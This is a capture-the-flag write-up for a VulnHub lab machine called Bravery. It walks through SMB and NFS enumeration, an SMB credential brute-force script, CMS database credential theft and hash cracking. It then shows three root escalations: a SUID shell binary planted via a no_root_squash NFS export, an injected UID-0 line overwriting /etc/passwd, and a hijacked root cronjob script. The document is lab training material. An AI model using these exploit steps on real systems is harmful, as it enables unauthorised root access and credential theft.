

Port 139, 445 (SMB)

1. Enum4linux enumerated users

```
=====
|   Users on 192.168.56.122   |
=====
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: david  Name: david Desc:
index: 0x2 RID: 0x3e9 acb: 0x00000010 Account: rick   Name:   Desc:

user:[david] rid:[0x3e8]
user:[rick]  rid:[0x3e9]
```

- Store this in a username wordlist `usernames.txt`
 - david
 - rick

2. Crackmapexec

```
crackmapexec smb $ip -u '' -p '' --shares
```

```
(root@kali) ~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/smb/sara's folder
# crackmapexec smb $ip -u '' -p '' --shares
SMB 192.168.56.122 445 BRAVERY [*] Windows 6.1 (name:BRAVERY) (domain:) (signing:False) (SMBv1:True)
SMB 192.168.56.122 445 BRAVERY [+] \:
SMB 192.168.56.122 445 BRAVERY [+] Enumerated shares
SMB 192.168.56.122 445 BRAVERY Share Permissions Remark
SMB 192.168.56.122 445 BRAVERY -----
SMB 192.168.56.122 445 BRAVERY anonymous READ
SMB 192.168.56.122 445 BRAVERY secured
SMB 192.168.56.122 445 BRAVERY IPC$ IPC Service (Samba Server 4.7.1)
```

3. Download all files from anonymous fileshare

```
smbclient //$ip/anonymous -c 'prompt;recurse;mget *'
```

4. There are many folders

```
(root@kali) ~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/smb
# ls
"david's folder" "kenny's folder" "qinyi's folder" readme.txt
"genevieve's folder" "patrick's folder" "qiu's folder" "sara's folder"
```

5. Try to find some useful information

```
cat */**/*/*/*/*/*/* 2>/dev/null >> info.txt
cat */**/*/*/*/*/*/* 2>/dev/null >> info.txt
cat */**/*/*/*/*/*/* 2>/dev/null >> info.txt
```

- Did not find any useful information
- Words found can be used as a wordlist

6. Store info.txt into a wordlist `passwords.txt`

```
python3 -m http.server 80
cewl localhost/info.txt --with-numbers -w passwords.txt
```

Port 2049 (NFS)

1. Discovered fileshare & mounted it

```
showmount -e $ip
mount -t nfs $ip:/var mnt -o nolock
```

```
(root@kali) ~/vulnHub/Digitalworld.local-Bravery
# showmount -e $ip
Export list for 192.168.56.122:
/var/nfsshare *
(root@kali) ~/vulnHub/Digitalworld.local-Bravery
# mount -t nfs $ip:/var mnt -o nolock
(root@kali) ~/vulnHub/Digitalworld.local-Bravery
# cd mnt
(root@kali) ~/vulnHub/Digitalworld.local-Bravery/mnt
# cd nfsshare/
(root@kali) ~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare
# ls
discovery enumeration explore itinerary password.txt qwertyuioplkjhgfdsazxcvbnm README.txt
```

2. View contents of `nfsshare` dir

```
(root@kali) ~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare
# cat * 2>/dev/null
Remember to LOOK AROUND YOU!
Enumeration is at the heart of a penetration test!
Exploration is fun!
Passwords should not be stored in clear-text, written in post-its or written on files on the hard disk!
Sometimes, the answer you seek may be right before your very eyes.
read me first!
```

3. Proceed to `/itinerary` & view the contents

```
(root@kali)~# cd itinerary/
(root@kali)~# ls
david
(root@kali)~# cat david
David will need to fly to various cities for various conferences. Here is his schedule.

1 January 2019 (Tuesday):
New Year's Day. Spend time with family.

2 January 2019 (Wednesday):
0900: Depart for airport.
0945: Check in at Changi Airport, Terminal 3.
1355 - 2030 hrs (FRA time): Board flight (SQ326) and land in Frankfurt.
2230: Check into hotel.

3 January 2019 (Thursday):
0800: Leave hotel.
0900 - 1700: Attend the Banking and Enterprise Conference.
1730 - 2130: Private reception with the Chancellor.
2230: Retire in hotel.

4 January 2019 (Friday):
0800: Check out from hotel.
0900: Check in at Frankfurt Main.
1305 - 1355: Board flight (LH1190) and land in Zurich.
1600 - 1900: Dinner reception
2000: Check into hotel.
```

4. Create wordlist using files in directory & david file & append it to password.txt

- file names in fileshare

```
ls * | sed 's/ /\n/g' | awk 'NF' | sed 's/\\|\\|\\:|/g' > nfs_wordlist.txt
```

- david file

```
python3 -m http.server 80
cwl localhost/david -w cwl_david_wordlist.txt
```

- Combine & Sort

```
cat cewl_david_wordlist.txt nfs_wordlist.txt >> passwords.txt | sort -u | uniq
```


Port 80 (HTTP)

1. Feroxbuster numerated some dirs

200	1l	1w	2c	http://192.168.56.122/0
200	1l	1w	2c	http://192.168.56.122/1
200	1l	1w	2c	http://192.168.56.122/2
200	1l	1w	2c	http://192.168.56.122/3
200	1l	1w	2c	http://192.168.56.122/4
200	1l	1w	2c	http://192.168.56.122/5
200	1l	1w	2c	http://192.168.56.122/6
200	1l	1w	2c	http://192.168.56.122/7
200	1l	6w	30c	http://192.168.56.122/8
200	1l	1w	2c	http://192.168.56.122/9
200	1l	2w	12c	http://192.168.56.122/README.txt
200	1l	7w	79c	http://192.168.56.122/about
403	8l	22w	210c	http://192.168.56.122/cgi-bin/
403	8l	22w	215c	http://192.168.56.122/cgi-bin/.html
200	1l	5w	27c	http://192.168.56.122/contactus
200	1l	0w	1c	http://192.168.56.122/phpinfo.php
301	7l	20w	238c	http://192.168.56.122/uploads

2. Path to uploads, look for interesting files

- uploads/files/internal/department/procurement/sara/note.txt



- cuppaCMS
- Found some usernames, append these in a wordlist, `usernames.txt`
 - qiu
 - sara
 - patrick
 - qinyi
 - gen

Port 443 (HTTPS)

- The same directory structure as port 80

Port 8080 (HTTP)

1. Feroxbuster enumerated some dirs

	wordlist.txt		spear	tcp_8080_http_ferobuster_big.txt
1	200	119l	261w	3650c http://192.168.56.122:8080/404.html
2	200	19l	90w	503c http://192.168.56.122:8080/about
3	200	91l	215w	2637c http://192.168.56.122:8080/index.html
4	301	7l	12w	185c http://192.168.56.122:8080/private
5	301	7l	12w	185c http://192.168.56.122:8080/public
6	200	5l	10w	103c http://192.168.56.122:8080/robots.txt
7				

- 2. Could not find any useful information
- 3. Could not find any login page

SMB - Bruteforce Fileshare

- 1. Bruteforce using generated username & password wordlist

```
# Split the username wordlist into parts & run multiple instance of this script to have faster results
#!/bin/bash
if [ "$#" != 3 ]; then
    echo "Usage: ./smb_bruteforce.sh <ip_addr> <username wordlist> <password wordlist>"
else
    RED='\033[0;32m'
    NC='\033[0m'
    for usernames in $(<$2);
    do
        for passwords in $(<$3);
        do
            echo "Try: ${usernames} + ${passwords}";
            if [[ $(smbmap -H $1 -u ${usernames} -p ${passwords} | grep -v 'error') ]];
            then
                echo -e "${RED}Found Valid Combination ${usernames}:${passwords}${NC}";
                echo "${usernames}:${passwords}" >> Results.txt
            fi
        done
    done
fi
```

```
./smb_bruteforce.sh 192.168.56.122 usernames.txt passwords.txt
```

```
Try: david + enumeration
Try: david + explore
Try: david + nfs_wordlist.txt
Try: david + password.txt
Try: david + qwertyuioplkjhgfdsazxcvbnm
Found Valid Combination david:qwertyuioplkjhgfdsazxcvbnm
```

- david:qwertyuioplkjhgfdsazxcvbnm

- 2. Download all files in **secured** fileshare

```
smbclient //192.168.56.122/secured -U david -c 'prompt;recurse;mget *'
```

```
(root@kali)~[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/smb/secured]
# cat * | tee combined.txt
I have concerns over how the developers are designing their webpage. The use of "developmentsecretpage" is too long and unwieldy. We should cut short the addresses in our local domain.

1. Reminder to tell Patrick to replace "developmentsecretpage" with "devops".

2. Request the intern to adjust her Favourites to http://<developmentIPandport>/devops/directortestpagev1.php.
Hi! This is Genevieve!

We are still trying to construct our department's IT infrastructure; it's been proving painful so far.

If you wouldn't mind, please do not subject my site (http://192.168.254.155/genevieve) to any load-test as of yet. We're trying to establish quite a few things:

a) File-share to our director.
b) Setting up our CMS.
c) Requesting for a HIDS solution to secure our host.
README FOR THE USE OF THE BRAVERY MACHINE:

Your use of the BRAVERY machine is subject to the following conditions:

1. You are a permanent staff in Good Tech Inc.
2. Your rank is HEAD and above.
3. You have obtained your BRAVERY badges.

For more enquiries, please log into the CMS using the correct magic word: goodtech.
```

- Make a wordlist of the combined text

- 3. Generate word list

```
python3 -m http.server 80

cewl localhost/combined.txt --with-numbers -w cewl_ferox_wordlist.txt

echo -n ""
```

```
(root@kali)~[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/exploit/bruteforce/http]
# cewl localhost/combined.txt -w cewl_ferox_wordlist.txt --with-numbers
ceWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

- 4. Feroxbuster the webserver (tcp/80, tcp/8080, tcp/443)

```
# Check what port is their webserver running

# Change IP

ip=192.168.56.122
```


```
# Enter ports into port.txt
# Directory Enum:
for port in $(cat port.txt);
do ( feroxbuster --url http://$ip:$port --wordlist cewl_ferox_wordlist.txt)
done
```



- genevieve directory enumerated

Port 80 (HTTP) - Cuppa CMS Exploit

1. Proceed to <http://192.168.56.122/genevieve>



2. Found login page at Internal Use Only → Knowledge Management


```
bash-4.2$ pwd
/var/www/html/genevieve/cuppaCMS
bash-4.2$ cat Configuration.php
<?php
    class Configuration{
        public $host = "localhost";
        public $db = "bravery";
        public $user = "root";
        public $password = "r00tisawes0me";
        public $table_prefix = "cu_";
        public $administrator_template = "default";
        public $list_limit = 25;
        public $token = "OBqIPqLFWf3X";
        public $allowed_extensions = "*.bmp; *.csv; *.doc; *.gif; *.ico; *.jpg; *.jpeg; *.odg; *.
.odp; *.ods; *.odt; *.pdf; *.png; *.ppt; *.swf; *.txt; *.xcf; *.xls; *.docx; *.xlsx";
        public $upload_default_path = "media/uploadsFiles";
        public $maximum_file_size = "5242880";
        public $secure_login = 0;
        public $secure_login_value = "goodtech";
        public $secure_login_redirect = "doorshell.jpg";

    }
?>
bash-4.2$
```

- root:r00tisawes0me

3. Obtain credentials

```
bash-4.2$ mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 12032
Server version: 5.5.56-MariaDB MariaDB Server

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| bravery |
| mysql |
| performance_schema |
| test |
+-----+
5 rows in set (0.00 sec)

MariaDB [(none)]> use bravery
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A


Database changed
MariaDB [bravery]> show tables;
+-----+
| Tables_in_bravery |
+-----+
| cu_articles |
| cu_categories |
| cu_menu_item_type |
| cu_menu_items |
| cu_menu_items_extra_data |
| cu_menus |
| cu_permissions |
| cu_tables |
| cu_user_groups |
| cu_users |
+-----+
10 rows in set (0.00 sec)

MariaDB [bravery]> select * from cu_users;
+-----+-----+-----+-----+-----+-----+-----+
| id | name | email | username | password | enabled | user_group_id |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | Administrator | admin@goodtech.com.sg | admin | f49b7babc64b6bc99cb429b1dd2f10de | 1 | 1 |
| 3 | genevieve | genevieve@goodtech.com.sg | genevieve | 57e5ee542f5d13648c5ab1e73f12140c | 1 | 1 |
| 4 | david | david@goodtech.com.sg | david | 6ccb05b8892eba2d8d5892278de39d4e | 1 | 2 |
| 5 | qiu | qiu@goodtech.com.sg | qiu | 16e8d1587723a4ddc28ff8117e6ad0e3 | 1 | 3 |
| 6 | patrick | patrick@goodtech.com.sg | patrick | 87e6d56ce79af90dbe07d387d3d0579e | 1 | 3 |
| 7 | qinyi | intern3@goodtech.com.sg | qinyi | 6d8c198696328b20997f26c1b504df24 | 1 | 3 |
| 8 | govindasamy | govindasamy@goodtech.com.sg | govindasamy | 5f4dcc3b5aa765d61d8327deb882cf99 | 1 | 3 |
| 9 | roland | intern5@goodtech.com.sg | roland | ee21d5f27a8401788147f6f6184ddb11 | 0 | 3 |
+-----+-----+-----+-----+-----+-----+-----+
8 rows in set (0.00 sec)

MariaDB [bravery]> █
```

4. Extract hashes

```
cat users_creds.txt | cut -d '|' -f6 | sed 's/\-\\|\\+\\|password/ /g' | awk 'NF' | cut -d ' ' -f2 > hashes.txt
```



5. Crack hashes

```
hashcat -a 0 -m 0 hashes.txt /usr/share/wordlists/rockyou.txt
```

```
(rootkali)-[~/vulnHub/Digitalworld.local-Bravery/192.168.56.122/loot/sql]
# hashcat -a 0 -m 0 hashes.txt /usr/share/wordlists/rockyou.txt --show
57e5ee542f5d13648c5ab1e73f12140c:genevieve
5f4dcc3b5aa765d61d8327deb882cf99:password
ee21d5f27a8401788147f6f6184ddb11:roland
```

- genevieve:genevieve
- govindasamy:password
- roland:roland
- These credentials are not useful

6. Ran linpeas

```
Analyzing NFS Exports Files (limit 70)
-rw-r--r--. 1 root root 41 Dec 26 2018 /etc/exports
/var/nfsshare *(rw,sync,no_root_squash)
```

7. Exploit

- a. Proceed to mounted dir `/var/nfsshare`
- b. Create payload & set SUID bit & make it executable

```
nano suid-shell.c

# PASTE THIS:

#include <stdio.h>

#include <sys/types.h>

#include <stdlib.h>

#include <unistd.h>

int main() {

    setuid(0);


    system("/bin/bash");

    return 0;

}

gcc suid-shell.c -o suid

chmod u+s suid
```



```
GNU nano 6.0
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
int main() {
    setuid(0);
    system("/bin/bash");
    return 0;
}
```

c. Execute on target

```
bash-4.2$ pwd
/var/nfsshare
bash-4.2$ ./suid
[root@bravery nfsshare]# whoami
root
[root@bravery nfsshare]#
```

```
(root👁kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
# nano suid-shell.c
(root👁kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
# gcc suid-shell.c -o suid
chmod u+s suid
(root👁kali)-[~/vulnHub/Digitalworld.local-Bravery/mnt/nfsshare]
# ls -l
total 44
-rw-r--r-- 1 root root 29 Dec 26 2018 discovery
-rw-r--r-- 1 root root 51 Dec 26 2018 enumeration
-rw-r--r-- 1 root root 20 Dec 26 2018 explore
drwxr-xr-x 2 root root 37 Jan 14 2022 itinerary
-rw-r--r-- 1 root root 104 Dec 26 2018 password.txt
-rw-r--r-- 1 root root 67 Dec 26 2018 qwertyuioplkjhgfdsazxcvbnm
-rw-r--r-- 1 root root 15 Dec 26 2018 README.txt
-rwsr-xr-x 1 root root 16192 Jan 14 2022 suid
-rw-r--r-- 1 root root 143 Jan 14 2022 suid-shell.c
-rw-r--r-- 1 root root 0 Jan 14 2022 test
```

8. Flag

```
bash-4.2$ pwd
/var/nfsshare
bash-4.2$ ./suid
[root@bravery nfsshare]# whoami
root
[root@bravery nfsshare]# cd /root
[root@bravery root]# ls
Desktop Downloads Pictures Templates anaconda-ks.cfg ossec-hids-2.8
Documents Music Public Videos author-secret.txt proof.txt
[root@bravery root]# cat proof.txt
Congratulations on rooting BRAVERY. :)
[root@bravery root]#
```

Privilege Escalation - 2 via GTFO Bin

1. Ran linpeas

```
Interesting Files

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
-rwsr-xr-x. 1 root root 152K Apr 11 2018 /usr/bin/cp
-rws--x--x. 1 root root 24K Apr 11 2018 /usr/bin/chfn ----> SuSE_9.3/10
```

2. Copy passwd

```
cp /etc/passwd /tmp/passwd.bak
```

3. Generate password

```
openssl passwd -crypt -salt salt password
```

4. Create a user

```
echo -n "ky1:sa3tHJ3/KuYvI:0:0:ky1:/root:/bin/bash" > /tmp/copy-exploit
```

5. Replace /etc/passwd

```
cp /tmp/copy-exploit /etc/passwd
```

6. Switch user to obtain root

```
su ky1
```



```
cp /etc/passwd /tmp/passwd.bak
bash-4.2$ echo -n "ky1:sa3tHJ3/KuYvI:0:0:ky1:/root:/bin/bash" > /tmp/copy-exploit
<HJ3/KuYvI:0:0:ky1:/root:/bin/bash" > /tmp/copy-exploit
bash-4.2$ cp /tmp/copy-exploit /etc/passwd
cp /tmp/copy-exploit /etc/passwd
bash-4.2$ su ky1
su ky1
Password: password

[ky1@bravery tmp]# whoami
whoami
ky1
[ky1@bravery tmp]# cd /root
cd /root
[ky1@bravery ~]# ls
ls
Desktop    Downloads  Pictures   Templates  anaconda-ks.cfg  ossec-hids-2.8
Documents  Music      Public     Videos     author-secret.txt  proof.txt
[ky1@bravery ~]# cat pro
cat proof.txt
Congratulations on rooting BRAVERY. :)
```

Privilege Escalation - 3 via Cronjob

1. At `/var/www/html`, there is a bash script called `maintenance.sh`, it is likely a cronjob running as root

```
sh-4.2$ pwd
/var/www
pwd
sh-4.2$ cat maintenance.sh
cat maintenance.sh
#!/bin/sh

rm /var/www/html/README.txt
echo "Try harder!" > /var/www/html/README.txt
chown apache:apache /var/www/html/README.txt
sh-4.2$ ls -l maintenance.sh
ls -l maintenance.sh
-rw-r--r--. 1 root root 130 Jun 23  2018 maintenance.sh
```

2. SUID Bit is set on `cp`, replace `maintenance.sh` w/ reverse shell

```
printf '#!/bin/bash\n\ncp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash' > /tmp/maintenance.sh

cp /tmp/maintenance.sh /var/www/maintenance.sh
```

```
sh-4.2$ printf '#!/bin/bash\n\ncp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbash' > /tmp/maintenance.sh
<bash && chmod u+s /tmp/rootbash' > /tmp/maintenance.sh
sh-4.2$ cp /tmp/maintenance.sh /var/www/maintenance.sh
cp /tmp/maintenance.sh /var/www/maintenance.sh
sh-4.2$ cd /tmp
cd /tmp
sh-4.2$ cat /var/www/maintenance.sh
cat /var/www/maintenance.sh
#!/bin/bash

cp /bin/bash /tmp/rootbash && chmod u+s /tmp/rootbashsh-4.2$ █
```

3. Wait for cronjob to execute & run `rootbash -p`

```
bash-4.2$ ls
copy-exploit  maintenance.sh  passwd-copy  passwd.bak  rootbash  sudoers.bak
bash-4.2$ ls -la
total 964
drwxrwxrwt.  2 root  root    120 Jan 13 18:57 .
dr-xr-xr-x. 18 root  root    254 Jan 12 21:25 ..
-rw-rw-rw-.  1 apache apache   41 Jan 13 18:25 copy-exploit
-rwxrwxrwx.  1 apache apache   66 Jan 13 18:37 maintenance.sh
-rw-r--r--.  1 root  apache 2586 Jan 13 18:20 passwd-copy
-rw-r--r--.  1 root  apache 2586 Jan 13 18:25 passwd.bak
-rwsr-xr-x.  1 root  apache 964544 Jan 13 18:57 rootbash
-r--r-----. 1 root  apache 3938 Jan 13 18:19 sudoers.bak
bash-4.2$ ./rootbash -p
rootbash-4.2# whoami
root
rootbash-4.2#
```

Tags: [#tcp/80-http/web-app-exploit](#) [#tcp/139-445-smb/file-share](#) [#tcp/2049-nfs](#) [#linux-priv-esc/no-root-squash](#)